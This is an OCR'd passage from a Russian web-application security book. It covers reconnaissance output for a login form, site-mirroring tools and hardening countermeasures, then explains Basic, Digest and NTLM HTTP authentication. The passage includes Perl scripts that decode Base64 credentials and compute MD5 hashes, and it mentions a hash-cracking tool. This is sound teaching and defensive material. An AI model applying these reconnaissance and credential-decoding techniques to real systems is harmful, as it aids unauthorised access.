      https://www.victim.com/hr/hr_mainmenu.asp
Images:
      https://ww3.victim.com/media/x_banner_el.jpg
      https://ww3.victim.com/media/g_blank.gif
Scripts:
      /javascript/cp_help_popup.js
      /javascript/cp_std.js
      Embedded Script
      /javascript/cp_login.js
Comments:
      <!<FORM id=logon name=logon action=/lcs_corp/Logon method=post>
MetaTags:
```

```
      No Meta Tags in Document
Forms:
      POST - logon -    /lcs_corp/Logon
      Form: logon Method:POST
            ACTION: /lcs_corp/Logon
            BASE URL: https://ww3.victim.com/lcs_corp/Logon
            HIDDEN -
PS_APPLICATIONGUID=PS_CONTEXT_CorpLogon_1012851739368
            HIDDEN - PS_RESPONSETIMESTAMP=1012851739370
            HIDDEN - PS_PAGEID=logon
            HIDDEN - PS_DYNAMIC_ACTION=
            HIDDEN - PS_ACTION_CONTEXT=
            TEXT - id_number=
            PASSWORD - password=
            HIDDEN - Submitted=Yes
Frames:
      No Frames In Document
```

## Black Widow

| | |
|---|---|
| *Преимущества:* | *Развитые функции поиска, поддержка командной строки* |
| *Недостатки:* | *Отсутствуют средства поддержки SSL, распространяется на коммерческой основе* |
| ***Вывод:*** | ***Прекрасная утилита создания образа Web-узла с графическим пользовательским интерфейсом*** |

Программа Black Widow (`http://www.softbytelabs.com/Black Widow/`) обеспечивает поиск и сбор интересующей пользователя информации. Другим несомненным преимуществом данной программы является то, что она позволяет сохранять файлы в каталоге на локальном жестком диске. С такими каталогами уже можно работать с помощью таких инструментов, как `grep` или `findstr`. Внешний вид программы Black Widow показан на рис. 4.3.





*Рис. 4.3. Внешний вид программы Black Window*

## Teleport Pro

| | |
|---|---|
| *Преимущества:* | *Простота использования* |
| *Недостатки:* | *Низкие возможности поиска комментариев, адресов электронной почты и т.п. в HTML, нет поддержки SSL, распространяется на коммерческой основе* |
| ***Вывод:*** | ***Хороший инструмент для поиска статических файлов*** |

Эта программа (`http://www.tenmax.com/teleport/pro/home.html`) предназначена для пользователей Windows. Teleport Pro (рис. 4.4) представляет собой инструмент с возможностями, равными возможностям программы Wget, а также со средствами анализа данных.

При использовании программы Teleport Pro в качестве начального адреса можно задавать любой URL. Также программа позволяет задать типы запрашиваемых файлов, которые будут загружаться и сохраняться на локальном жестком диске. Главным недостатком данной утилиты является то, что она сохраняет копию узла в файле собственного недокументированного формата, имеющего расширение `.tpp`.





*Рис. 4.4. Внешний вид программы Teleport Pro*

## Контрмеры

Как несложно заметить, процесс сбора информации о приложениях основан на недочетах, которые оставили программисты, желающие облегчить и ускорить процесс просмотра и отладки

Web-узла. И как мы уже видели, анонимный пользователь может получить доступ к важной информации и важным функциям вследствие ошибок в конфигурации и непродуманности дизайна узла. В этой части главы даются рекомендации для предотвращения подобных угроз.

## Предупреждение

Наверняка, каждый разработчик Web-узлов после прочтения предыдущего абзаца захочет исключить из своего узла огромное количество информации и функций. Однако не следует спешить с выводами! Большинство этих угроз можно устранить без необходимости изменения узла. Задачей Web-администратора является создание максимально стойкой защиты Web-узла. Большинство утечек информации может быть предотвращено на уровне устранения ошибок конфигурирования и поддержания жесткой политики безопасности. С другой стороны, безопасность должны обеспечивать программисты Web-приложений. Однако не следует забывать, что Web-приложения существуют для предоставления информации пользователю, поэтому если пользователь сумел загрузить файл `local.js`, это не означает, что приложение написано плохо. Но вот если в файле `local.js` находятся имена пользователей и их пароли, обеспечивающие доступ к базе данных приложения, эти данные могут помочь хакеру при взломе системы!

## Защита каталогов

Возможность получения списка каталогов, просмотра файлов в каталогах или определение внутреннего IP-адреса из поля `Location` заголовка HTTP дает хакеру отличную возможность исследования приложения. Поэтому при разработке Web-приложений все же следует придерживаться принципа минимизации количества информации, которая может стать доступной хакеру, и этот принцип позволяет существенно повысить защищенность всего Web-сервера.

### Поле Location заголовка HTTP

Сервер IIS не имеет возможности отфильтровывать такие заголовки, но избавиться от этой проблемы поможет использование в заголовках не реального адреса, а переадресации. По умолчанию сервер IIS возвращает свой IP-адрес. Для того чтобы возвращалось *полное доменное имя сервера* (fully qualified domain name), необходимо изменить метабазу IIS, для чего можно использовать сценарий `adsutil.vbs`, который в системе Windows 2000 по умолчанию находится в каталоге `Inetpub\adminscripts`.

```
D:\Inetpub\adminscripts\adsutil.vbs set w3svc/UseHostName True
D:\Inetpub\adminscripts\net start w3svc
```

В отличие от IIS, Web-сервер Apache имеет средства для предотвращения получения списка каталогов. Для этого необходимо просто отключить его модуль `mod_dir` следующими командами.

```
[root@meddle apache_1.3.23]# ./configure --disable-module=dir
Configuring for Apache, Version 1.3.23
...
```

### Практические приемы повышения безопасности

Обеспечение безопасности приложений начинается с построения политики безопасности для операционной системы, Web-сервера и другого программного обеспечения. Для повышения уровня безопасности Web-сервера можно дать несколько следующих советов.

▼ Для пользователей и администраторов необходимо создавать отдельные корневые каталоги. Это позволит уменьшить опасность исследования исходного кода страницы

```
/main/ maps to D:\IPub\pubroot\
/admin/ maps to E:\IPub\admroot\
```

■ При использовании сервера IIS необходимо каталог `InetPub` располагать на диске, отличном от корневого. Например, если системный каталог находится по адресу `C:\WINNT`, каталог `InetPub` необходимо разместить в `D:\InetPub`. Это позволит предотвратить попытки взлома, при которых ведется поиск таких критичных файлов, как `\WINNT\repair\sam` и `\WINNT\System32\cmd.exe`.

■ Для Web-серверов, работающих под управлением системы UNIX, каталоги необходимо располагать в виртуальной среде, созданной с помощью команды `chroot`. Это поможет избежать исследования каталогов взломщиком.

▲ Не используйте файл `robots.txt`. Поисковые машины, инструменты для массовой рассылки, инструменты для получения узлов чаще всего игнорируют этот файл.

## Защита включаемых файлов

Лучшей защитой для всех включаемых файлов будет проверка их на содержание паролей и других важных данных. Этот совет кажется тривиальным, однако довольно часто можно встретить случаи, когда пароль хранится в незашифрованном виде прямо в тексте файла. Кроме того, при использовании IIS для обеспечения безопасности включаемых файлов можно изменить их расширения. По умолчанию такие файлы имеют расширение `.inc`. Замена этого расширения на `.asp` блокирует для пользователя возможность получения исходного кода файла вследствие того, что сервер рассматривает этот файл как сценарий. Не забывайте, изменяя расширения файлов, изменять и соответствующие ссылки на них в программе.

## Советы

Следующие советы помогут пользователю защитить Web-приложения от технологий исследования, описанных в этой главе.

▼ Размещайте все JavaScript-файлы в отдельном каталоге. Убедитесь в том, что у всех файлов в каталоге отсутствуют разрешения на выполнение (они могут быть только прочитаны Web-сервером, но ни в коем случае не могут быть выполнены как сценарии).

■ При использовании сервера IIS файлы с расширениями `.inc`, `.js`, `.xls` и др. размещайте вне корневого Web-каталога, помещая их в COM-объекты.

■ Не оставляйте в программе комментарии. В тексте программы могут встречаться невидимые при обыкновенном просмотре страницы переменные, которые предназначены для отладки программы. Такие переменные и выражения необходимо удалять.

■ Если файл должен вызывать любой другой файл Web-сервера, используйте имена путей относительно корневого каталога Web-сервера или текущего каталога. Ни в коем случае не используйте в строках путей названия логических дисков или каталогов, расположенных вне корневого каталога Web-сервера. Кроме того, сценарий должен самостоятельно отбрасывать символы обхода каталогов (`../../`).

▲ Если для узла необходимо использование аутентификации, обеспечьте добавочно аутентификацию для входа в каталоги и подкаталоги. Если у анонимного пользователя нет доступа к файлам ASP, следовательно, он не сможет получить доступ к XSL-файлам.

# Резюме


В этой главе описан процесс исследования Web-приложений с целью дальнейшего проведения взлома. Этот процесс описания структуры, содержимого и функций Web-приложений охватывает большую область знаний относительно методологии аудита безопасности, значительная часть которой описана в данной книге. Таким образом, учитывая, что все методы и средства, описанные в этой книге, часто применяются на практике, шансов, что Web-сервер останется незамеченным, довольно мало. Конечно же, многие технологии, описанные в настоящей книге, перед применением на практике нуждаются в небольшой корректировке, обусловленной внешними факторами, и в целом успех исследования все же зависит, в первую очередь, от квалификации взломщика. Также учитывая, что большинство методов исследования приложений включают в себя процесс создания корректных запросов к исследуемому серверу, в данной главе были рассмотрены некоторые общие приемы и типичные ошибки в настройке, которые могут помочь злоумышленникам получить любую желаемую информацию о Web-сервере. В конце главы рассмотрены методы обеспечения безопасности Web-сервера, а также даны общие советы по безопасной настройке приложений.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| *Бюллетени и модули обновления* | |
| Internet Information Server Returns IP Address in HTTP Header (Content-Location) | `http://support.microsoft.com/directory/article.asp?ID=KB;EN-US;Q218180` |
| *Бесплатные инструменты* | |
| netcat для Windows | `http://www.atstake.com/research/tools/nc11nt.zip` |
| Cygwin | `http://www.cygwin.com/` |
| Lynx | `http://lynx.browser.org/` |
| Wget | `http://www.gnu.org/directory/wget.html` |
| WebSleuth | `http://geocities.com/dizzie/sleuth/` |
| *Коммерческие инструменты* | |
| Teleport Pro | `http://www.tenmax.com/teleport/pro/home.htm` |
| Black Widow | `http://www.softbytelabs.com/Black Widow` |
| *Общая информация* | |
| Описание дескриптора `<FORM>` в спецификации HTML 4.01 | `http://www.w3.org/TR/html401/interact/forms.html` |
| Язык сценариев PHP | `http://www.php.net` |
| Язык сценариев ASP.NET | `http://www.asp.net` |

# ЧАСТЬ II





# ГЛАВА 5



Аутентификация играет очень важную роль в безопасности приложения, поскольку после ее прохождения пользователем все последующие решения, влияющие на безопасность, принимаются на основании идентичности предоставленных пользователем регистрационных данных. Обычно в качестве регистрационных данных используются пользовательское имя и пароль, предоставление которых должно продемонстрировать системе, что пользователь действительно является тем лицом, за которое себя выдает. В большинстве случаев в Internet реализуется именно такая схема аутентификации, построенная на использовании пользовательского имени и пароля, хотя существуют и другие Web-ориентированные схемы, обеспечивающие более высокий уровень безопасности.

В данной главе рассказывается об основных протоколах и методах Web-аутентификации, типичных способах их взломов, а также о методах противодействия этим взломам.

# Механизмы аутентификации

Начнем с обсуждения протоколов аутентификации, определенных в спецификации HTTP, и некоторых других проектов стандартов, вынесенных на рассмотрение после реализации соответствующих протоколов компанией Microsoft. Рассмотрев аутентификацию, основанную на HTTP, перейдем к обсуждению SSL-аутентификации, которая реализует более популярный и основанный на использовании форм подход, а затем вкратце поговорим о механизме единой подписи (single sign-in), который продвигается компанией Microsoft в ее службе Passport. В зависимости от требований, выдвигаемых к Web-приложению, для аутентификации может использоваться любой из этих методов.

## HTTP-аутентификация: базовая и дайджест

### Базовая аутентификация

Базовая (basic) аутентификация, как видно из названия, подразумевает самую простую из всех форм аутентификации, доступных Web-приложениям. Впервые она была определена в самих спецификациях HTTP, и хотя ее нельзя назвать элегантной, она все же выполняет поставленную перед ней задачу. Ее преимуществом является простота, возведенная в ранг основного принципа. С другой стороны, базовая аутентификация привнесла с собой целый ряд проблем, и каждая из них хорошо документирована. Для начала рассмотрим, как работает базовая аутентификация, а затем перейдем к обсуждению ее изъянов, а также методов, позволяющих обеспечивать безопасность в рамках ограничений, накладываемых этим типом аутентификации.

Механизм защиты, построенный на методе базовой аутентификации, включается в работу с того момента, когда клиент запрашивает у Web-сервера защищаемый ресурс, не предоставляя серверу никаких регистрационных данных для проведения аутентификации. В ответ на этот запрос сервер отвечает сообщением об отказе в доступе, в заголовке которого содержится строка `WWW-Authenticate`. Тем самым сервер запрашивает у клиента регистрационные данные, необходимые для проведения базовой аутентификации. Большинство броузеров Web имеют встроенные средства, обеспечивающие автоматическую обработку подобных запросов. Как правило, работа этих средств проявляется в отображении на экране окна, в котором пользователь должен указать свои пользовательское имя и пароль (рис. 5.1).

Необходимо подчеркнуть, что это окно не является формой HTML, а представляет собой отдельное окно, экземпляр которого создается броузером с помощью вызовов соответствующих функций операционной системы. В этом окне пользователю, помимо прочего, сообщается, что он пытается войти в определенную *область* (realm). Область — это некоторое символическое имя, назначаемое сервером (в большинстве случаев область по умолчанию соответствует имени узла или IP-адресу самого Web-сервера).




*Рис. 5.1. Окно броузера Web, предлагающее пользователю ввести регистрационные данные для прохождения базовой аутентификации*

**НА ЗАМЕТКУ** Для настройки области IIS следует использовать оснастку администрирования IIS, в окне которой нужно открыть окно свойств **Master WWW Service (Веб-узел по умолчанию)**, перейти в этом окне на вкладку **Directory Security (Безопасность каталога)**, а затем выбрать **Anonymous Access ⇨ Basic ⇨ Edit (Анонимный доступ ⇨ Базовая ⇨ Изменить)**.

После того, как пользователь введет свой пароль, броузер повторяет начальный запрос, но в этот раз включает в него полученные от пользователя регистрационные данные. Давайте посмотрим, как выглядит типичный обмен данными между клиентом и сервером при базовой аутентификации на уровне протокола HTTP (лишняя информация опущена как несущественная в данном случае). Сначала сервер получает начальный запрос на ресурс, защищенный с помощью механизма базовой аутентификации.

```
GET /test/secure HTTP/1.0
```

В ответ на этот запрос он отправляет отклик HTTP `401 Unauthorized (authentication required)`, в котором содержится заголовок `WWW-Authenticate: Basic`.

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm="luxor"
```

После получения такого отклика броузер отображает на экране окно, подобное приведенному на рис. 5.1. Пользователь в соответствующих строках ввода этого окна вводит свое пользовательское имя и пароль, а затем щелкает на кнопке OK, после чего введенные данные отправляются серверу по протоколу HTTP.

```
GET /test/secure HTTP/1.0
Authorization: Basic dGVzdDp0ZXN0
```

Обратите внимание, что клиент, по сути, просто повторяет тот же самый запрос, но в этот раз добавляет его заголовком `Authorization`. Сервер, получив такой запрос, либо снова выдаст сообщение о невозможности получения доступа к ресурсу из-за неправильно введенных регистрационных данных, либо откроет доступ к этому ресурсу или предоставит сам ресурс, в зависимости от того, как реализован сервер.

"Минутку, а где же пользовательское имя и пароль?" — спросит читатель. В соответствии со спецификацией, при базовой аутентификации регистрационные данные передаются в заголовке `Authorization`, но не в открытой форме, а в закодированной. Для кодировки используется алгоритм Base64. Поскольку для большинства непосвященных получаемый в результате кодировки код, подобный рассмотренному выше примеру, кажется чем-то мудреным и непонятным, у пользователей, прибегающих к базовой аутентификации, создается ложная иллюзия безопасности передаваемых данных. В действительности же текст, закодированный с помощью алгоритма Base64, легко восстановить, применив любой из широко доступных декодировщиков. Ниже приведен пример сценария, написанного на языке Perl, который обеспечивает раскодирование строки в формате Base64.

```
#!/usr/bin/perl
# bd64.pl
# decode from base 64
use MIME::Base64;
print decode_base64($ARGV[0]);
```

Теперь достаточно запустить на выполнение сценарий `bd64.pl`, чтобы убедиться, насколько легко получить из приведенного выше значения пользовательское имя и пароль.

```
C:\>bd64.pl dGVzdDp0ZXN0
test:test
```

Таким образом, базовая аутентификация обладает практически нулевой устойчивостью к взлому, несмотря на кажущуюся загадочность значения, пересылаемого в заголовке `Authorization`. Это самое большое ограничение данного протокола.

Необходимо отметить некоторые особенности базовой аутентификации. Прежде всего, следует сказать, что большинство броузеров, включая Internet Explorer и Netscape, кэшируют регистрационные данные, используемые при базовой аутентификации, и автоматически пересылают их при запросе другим страницам области вне зависимости, используется ли для получения доступа к этим страницам протокол SSL или нет. Это означает, что наличие на Web-узле страниц, доступ к которым обеспечивается на основании протокола HTTPS, и страниц, доступ к которым обеспечивается на основании базовой аутентификации по протоколу HTTP, может привести к нарушению конфиденциальности пароля. Единственный способ очистки кэша паролей состоит в принудительном закрытии окна броузера при выходе пользователя.

Еще одной интересной особенностью базовой аутентификации является то, как ее поддержка реализована в сервере IIS. Для того чтобы базовая аутентификация могла применяться на IIS, необходимо, чтобы вводимые регистрационные данные соответствовали регистрационным данным какого-либо пользователя системы Windows, под управлением которой работает IIS. Пользователи, успешно прошедшие базовую аутентификацию, считаются пользователями, получившими интерактивный доступ к системе (иными словами, учетные записи, имена которых используются для базовой аутентификации, должны иметь разрешение на локальный вход).

Наконец, из-за своей простоты базовая аутентификация легко проходит через прокси-серверы. По сравнению с другими схемами аутентификации, такими как встроенная схема аутентификации Windows (рассматривается далее в этой главе), которые не поддерживаются прокси-серверами, не реализующими протокола аутентификации Windows (что, впрочем, сейчас стало большой редкостью), эта особенность выглядит как неоспоримое достоинство.

Подытоживая, отметим, что базовая аутентификация предоставляет пользователю очень простой механизм аутентификации со стандартным пользовательским интерфейсом, причем наличие в сети прокси-сервера не является препятствием для работы этого механизма. Однако, поскольку регистрационные данные, необходимые для аутентификации, пересылаются серверу в практически незащищенном виде, этот метод уязвим при взломах путем перехвата или отправки ложного ответа. Такие взломы по-настоящему затрудняются лишь при использовании шифрования по протоколу SSL с 128-битовым ключом. Поэтому переход к последнему методу аутентификации настоятельно рекомендуется для всех узлов, использующих базовую аутентификацию с целью защиты определенных ресурсов.

## Дайджест-аутентификация

Аутентификация, основывающаяся на использовании дайджестов (digest), была разработана с целью обеспечения более высокого уровня защиты, чем уровень, предоставляемый базовой аутентификацией. Спецификации дайджест-аутентификации приведены в документе RFC 2617. *Метод дайджест-аутентификации базируется на модели "запрос — отклик" (challenge-response).* Эта модель обеспечивает возможность убедиться в том, что вызывающая сторона действительно знает некие секретные сведения, но при этом ей не требуется пересылать эти сведения в открытом тексте, подвергая их угрозе перехвата.

Механизм дайджест-аутентификации работает подобно механизму базовой аутентификации. Пользователь отправляет запрос серверу, не предоставляя никаких регистрационных данных. В ответ на этот запрос Web-сервер затребует проведение аутентификации с помощью заголовка `WWW-Authenticate`, что говорит о том, что для получения доступа к интересующему пользователя ресурсу требуется предоставить определенные регистрационные данные. Но, в отличие от базовой аутентификации, данные, введенные пользователем, пересылаются не в виде закодированной по алгоритму Base64 строки. В данном случае сервер отправляет клиенту запрос, в котором содержится некоторое случайное значение, называемое *инициирующим значением* (nonce). Получив такой запрос, броузер применяет криптографическую функцию однонаправленного шифрования, с помощью которой он из пользовательского имени, пароля, полученного инициирующего значения, выбранного метода запроса HTTP и запрашиваемого URL создает так называемый *дайджест сообщения* (message digest). Функция получения дайджеста сообщения реализует *алгоритм хеширования* (hashing algorithm) и представляет собой криптографическую функцию, с помощью которой легко провести вычисления в одну сторону, но, в то же время, из полученных результатов, даже зная алгоритм, невозможно получить исходные данные. Сравните данный подход с подходом, используемым в базовой аутентификации, при котором обратное декодирование по алгоритму Base64 — тривиальная операция. При запросе сервер может выбрать любой из поддерживаемых алгоритмов хеширования. В соответствии с RFC 2617 по умолчанию должен использоваться алгоритм MD5.

**НА ЗАМЕТКУ** В реализации дайджест-аутентификации компанией Microsoft требуется, чтобы сервер имел доступ к паролю пользователя в открытом виде, поскольку без этого пароля он не может вычислить дайджест. Таким образом, при реализации дайджест-аутентификации в Windows приходится сохранять пользовательские пароли с использованием обратимого шифрования, а не стандартного алгоритма MD4, обеспечивающего однонаправленное шифрование.

Зачем использовать инициирующее значение? Почему для хеширования недостаточно одного лишь пароля пользователя? В разных криптографических протоколах инициирующее значение используется по-разному, но в данном случае оно играет роль, подобную той роли, которую играет *начальное значение* (salt) в других схемах парольной защиты. Основная задача добавления инициирующего значения — увеличение области возможных ключей. Такое увеличение приводит к резкому усложнению задачи взломщика, который пытается применить механизмы взлома, основанные на переборе часто используемых паролей. Достаточно только представить, какой размер должна иметь база данных, где хранятся хэш-коды MD5 для всех слов словаря и производных от них комбинаций длиной не менее 10 символов. Такой словарь нужен для того, чтобы взломщик, если ему удалось каким-то образом подобрать значение хэш-кода MD5, мог по базе данных определить пароль, которому он соответствует. Применение инициирующего значения значительно расширяет область возможных ключей, что делает подобные взломы неосуществимыми на практике из-за гигантского объема базы данных, которая потребуется злоумышленнику для реализации такого взлома.

Дайджест-аутентификация, по сравнению с базовой аутентификацией, представляет собой значительный шаг вперед, поскольку не предусматривает передачу пароля в открытом виде. Это делает метод дайджест-аутентификации значительно устойчивее к перехвату, чем метод базовой аутентификации. С другой стороны, дайджест-аутентфикация, так же как и базовая аутентификация, подвержена взломам, основанным на отправке ложных откликов, поскольку дайджест сообщения, передаваемый в отклике, предоставляет доступ к запрашиваемому ресурсу даже в том случае, когда он был сгенерирован злоумышленником, не знающим истинного пароля пользователя. Однако, поскольку в дайджесте сообщения кодируется исходный запрос к ресурсу, взлом с помощью ложного отклика позволяет получить доступ только к этому конкретном ресурсу, но не к другим ресурсам Web-сервера (конечно, при условии, что дайджест-аутентификация была реализована правильно). Для того чтобы обеспечить защиту от взломов, основанных на отправке ложного отклика, инициирующее значение

должно создаваться таким образом, чтобы его было трудно подделать, например, как дайджест из IP-адреса клиента и временной отметки. Другие возможные методы взлома дайджест-аутентификации излагаются в документе RFC 2617.

Для любителей "поработать руками" приводим сценарий на языке Perl, в котором для генерации хеш-кодов по алгоритму MD5 используется модуль Perl `Digest::MD5`, разработанный Нейлом Уинтоном (Neil Winton).

```
#!/usr/bin/perl
# md5-encode.pl
# encode using MD5
use Digest::MD5 qw(md5_hex);
print md5_hex($ARGV[0]);
```

Этот сценарий выводит хеш-код в шестнадцатеричном виде, но получаемые результаты можно представить в двоичной форме или в виде, соответствующем кодировке Base 64, заменив в четвертой строке сценария вызов `qw(md5_hex)` вызовом `qw(md5)` или `qw(md5_base64)`. Данный сценарий является простейшим инструментом сравнения дайджестов со строками, на основе которых получены эти дайджесты. Однако, не зная пользовательского имени, инициирующего значения, метода HTTP и запрашиваемого URL, такие исследования представляют собой скорее академический, чем практический интерес.

Гораздо больших практических результатов можно ожидать от довольно любопытного средства взлома хэш-кодов MD5 под названием MDcrack, которое было разработано Грирогием Душеминым (адрес можно найти в разделе "Дополнительная информация" в конце главы).

## Встроенная схема аутентификации Windows (NTLM)

Встроенная схема аутентификации Windows (раньше ее называли аутентификацией NTLM) построена на использовании поверх HTTP нестандартного протокола компании Microsoft, предназначенного для аутентификации в сетях NT Lan Manager (отсюда сокращение NTLM). Поскольку встроенная схема аутентификации Windows задействует не стандартный алгоритм вычисления дайджеста, а собственный алгоритм NTLM, она срабатывает только при аутентификации, выполняемой Web-серверами IIS с использованием броузеров Internet Explorer. Поскольку большинство Web-узлов Internet проектируются таким образом, чтобы обеспечить поддержку различных типов броузеров, на них, как правило, не поддерживается встроенная схема аутентификации Windows. Таким образом, эта схема может использоваться, в основном, лишь в интрасетях.

